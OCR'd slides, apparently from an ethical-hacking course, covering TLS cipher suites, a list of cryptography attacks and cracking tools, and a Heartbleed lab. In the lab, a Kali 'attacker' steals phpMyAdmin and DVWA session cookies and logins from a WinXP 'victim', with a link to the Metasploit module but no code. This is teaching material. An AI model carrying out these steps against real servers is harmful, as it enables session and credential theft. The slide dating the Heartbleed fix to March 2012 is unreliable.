
Change Cipher Spec



TLS Change Cipher Spec

Changed to the agreed upon cipher suite


Application Data



TLS Application Data

Start sending encrypted data

Cipher Suite Elements



http://www.jscape.com/blog/cipher-suites

Cipher Suite Table

An Introduction To Ciphe | tls and ssl cipher suites |

www.thesprawl.org/research/tls-and-ssl-cipher-suites/

Message Digiest algorithm 5


Known cipher suites

The table below contains an exhaustive list of cipher suites implemented or defined by RFCs and various TLS/SSL toolkits.

Cipher ID	Name	Protocol	Kx	Au	Enc	Bits	Mac
0x000000	TLS_NULL_WITH_NULL_NULL	TLS	NULL	NULL	NULL	0	NULL
0x000001	TLS_RSA_WITH_NULL_MD5	TLS	RSA	RSA	NULL	0	MD5
0x000002	TLS_RSA_WITH_NULL_SHA	TLS	RSA	RSA	NULL	0	SHA
0x000003	TLS_RSA_EXPORT_WITH_RC4_40_MD5	TLS	RSA_EXPORT	RSA_EXPORT	RC4_40	40	MD5
0x000004	TLS_RSA_WITH_RC4_128_MD5	TLS	RSA	RSA	RC4_128	128	MD5
0x000005	TLS_RSA_WITH_RC4_128_SHA	TLS	RSA	RSA	RC4_128	128	SHA
0x000006	TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5	TLS	RSA_EXPORT	RSA_EXPORT	RC2_CBC_40	40	MD5
0x000007	TLS_RSA_WITH_IDEA_CBC_SHA	TLS	RSA	RSA	IDEA_CBC	128	SHA
0x000008	TLS_RSA_EXPORT_WITH_DES40_CBC_SHA	TLS	RSA_EXPORT	RSA_EXPORT	DES40_CBC	40	SHA
0x000009	TLS_RSA_WITH_DES_CBC_SHA	TLS	RSA	RSA	DES_CBC	56	SHA
0x00000A	TLS_RSA_WITH_3DES_EDE_CBC_SHA	TLS	RSA	RSA	3DES_EDE_CBC	168	SHA
0x00000B	TLS_DH_DSS_EXPORT_WITH_DES40_CBC_SHA	TLS	DH	DSS	DES40_CBC	40	SHA
0x00000C	TLS_DH_DSS_WITH_DES_CBC_SHA	TLS	DH	DSS	DES_CBC	56	SHA
0x00000D	TLS_DH_DSS_WITH_3DES_EDE_CBC_SHA	TLS	DH	DSS	3DES_EDE_CBC	168	SHA
0x00000E	TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA	TLS	DH	RSA	DES40_CBC	40	SHA
0x00000F	TLS_DH_RSA_WITH_DES_CBC_SHA	TLS	DH	RSA	DES_CBC	56	SHA
0x000010	TLS_DH_RSA_WITH_3DES_EDE_CBC_SHA	TLS	DH	RSA	3DES_EDE_CBC	168	SHA
0x000011	TLS_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA	TLS	DHE	DSS	DES40_CBC	40	SHA
0x000012	TLS_DHE_DSS_WITH_DES_CBC_SHA	TLS	DHE	DSS	DES_CBC	56	SHA
0x000013	TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA	TLS	DHE	DSS	3DES_EDE_CBC	168	SHA
0x000014	TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA	TLS	DHE	RSA	DES40_CBC	40	SHA
0x000015	TLS_DHE_RSA_WITH_DES_CBC_SHA	TLS	DHE	RSA	DES_CBC	56	SHA
0x000016	TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA	TLS	DHE	RSA	3DES_EDE_CBC	168	SHA
0x000017	TLS_DH_Anon_EXPORT_WITH_RC4_40_MD5	TLS	DH	Anon	RC4_40	40	MD5
0x000018	TLS_DH_Anon_WITH_RC4_128_MD5	TLS	DH	Anon	RC4_128	128	MD5
0x000019	TLS_DH_Anon_EXPORT_WITH_DES40_CBC_SHA	TLS	DH	Anon	DES40_CBC	40	SHA

http://www.thesprawl.org/research/tls-and-ssl-cipher-suites/

Cipher Suite Glossary



cipher suites using authenticated ephemeral DH key agreement.

ADH
anonymous DH cipher suites, note that this does not include anonymous Elliptic Curve DH (ECDH) cipher suites.

DH
cipher suites using DH, including anonymous DH, ephemeral DH and fixed DH.

kECDHr, kECDHe, kECDH
cipher suites using fixed ECDH key agreement signed by CAs with RSA and ECDSA keys or either respectively.

kEECDH, kECDHE
cipher suites using ephemeral ECDH key agreement, including anonymous cipher suites.

ECDHE, EECDH
cipher suites using authenticated ephemeral ECDH key agreement.

AECDH
anonymous Elliptic Curve Diffie Hellman cipher suites.

ECDH
cipher suites using ECDH key exchange, including anonymous, ephemeral and fixed ECDH.

aDSS, DSS
cipher suites using DSS authentication, i.e. the certificates carry DSS keys.

aDH
cipher suites effectively using DH authentication, i.e. the certificates carry DH keys.

aECDH
cipher suites effectively using ECDH authentication, i.e. the certificates carry ECDH keys.

aECDSA, ECDSA
cipher suites using ECDSA authentication, i.e. the certificates carry ECDSA keys.

TLSv1.2, TLSv1, SSLv3
TLS v1.2, TLS v1.0 or SSL v3.0 cipher suites respectively. Note: there are no ciphersuites specific to TLS v1.1.

AES128, AES256, AES
cipher suites using 128 bit AES, 256 bit AES or either 128 or 256 bit AES.

AESGCM
AES in Galois Counter Mode (GCM): these ciphersuites are only supported in TLS v1.2.

CAMELLIA128, CAMELLIA256, CAMELLIA
cipher suites using 128 bit CAMELLIA, 256 bit CAMELLIA or either 128 or 256 bit CAMELLIA.

3DES
cipher suites using triple DES.

DES
cipher suites using DES (not triple DES).

RC4
cipher suites using RC4.

RC2
cipher suites using RC2.

IDEA
cipher suites using IDEA.

SEED
cipher suites using SEED.

MD5

https://wiki.openssl.org/index.php/Manual:Ciphers(1)

Crytography Attacks

Cryptography Attacks

- Password cracking
  - Dictionary attacks
  - Brute force attacks
  - Hydra, John the Ripper, L0phtcrak and Ophcrack, Pwdump3v2
  - Illegal in the United States (you can crack your own forgotten password)
  - Faster if you have the hashed password file (/etc/shadow or Windows SAM database)
- Mathematical attacks to exploit the algorithm
- Man-in-the-middle attacks (false keys won't be verified by CA)
- Replay attacks
  - Firesheep in a coffee shop
- SSL/TLS vulnerabilities
  - Wildcard certificates
  - Browsers that fail to check revocation lists
  - Untrustworthy CA entries in browser
  - SSL stripping - downgrades HTTPS to HTTP
  - Implementation vulnerabilities (POODLE, TIME, BREACH, CRIME, etc.)
  - OpenSSL library vulnerabilities (Heartbleed)


Heartbleed Vulnerability

Heartbleed Vulnerability

- Heartbleed is a serious vulnerability in the OpenSSL cryptographic software library.
- The bug was introduced with version 1.0.1 (December 2011) and fixed in version 1.0.1g (March 2012).
- OpenSSL implements the SSL/TLS encryption protocol used by many websites and applications to secure Internet traffic.
- It allows anyone on the Internet to read the memory of systems using a vulnerable version of the OpenSSL library versions 1.0.1 though and including 1.0.1f.
- Attackers can get encryption keys, user names & passwords, the private content itself, and system security settings.
- The exploit goes after a bug in the implementation of heartbeat extension (RFC6520) which results in a leak of memory contents.

http://heartbleed.com/

Heartbleed Setup


"EH-Pod-05 Network"
10.76.xx.0/24
EH-Pod-xx
.150
.201
EH-Kali-xx
EH-WinXP-xx
Attacker
Victim

Heartbleed Testing Setup

On EH-WinXP-xx
1) Setup WampServer
2) Configure SSL
3) Configure IP address to listen on
4) Configure root password for PhpMyAdmin
5) Install Damn Vulnerable Web App (DMVA)
6) Login to PhpMyAdmin at https://10.76.xx.201/myphpadmin

On EH-Kali-xx
1) Steal PhpMyAdmin login session cookies

On EH-WinXP-xx
1) Login to DVWA at https://10.76.xx.201/dvwa

On EH-Kali-xx
1) Get user and password from DMVA login session

Credits

Infosec Heartbleed lab:

http://resources.infosecinstitute.com/lab-heartbleed-vulnerability/

Installing Damn Vulnerable Web Application (DVWA):

http://www.effecthacking.com/2015/12/setup-dvwa-using-xampp-windows.html


Metasploit Heartbleed exploit:

https://www.rapid7.com/db/modules/auxiliary/scanner/ssl/openssl_heartbleed


Install WampServer

(EH-WinXP-xx)

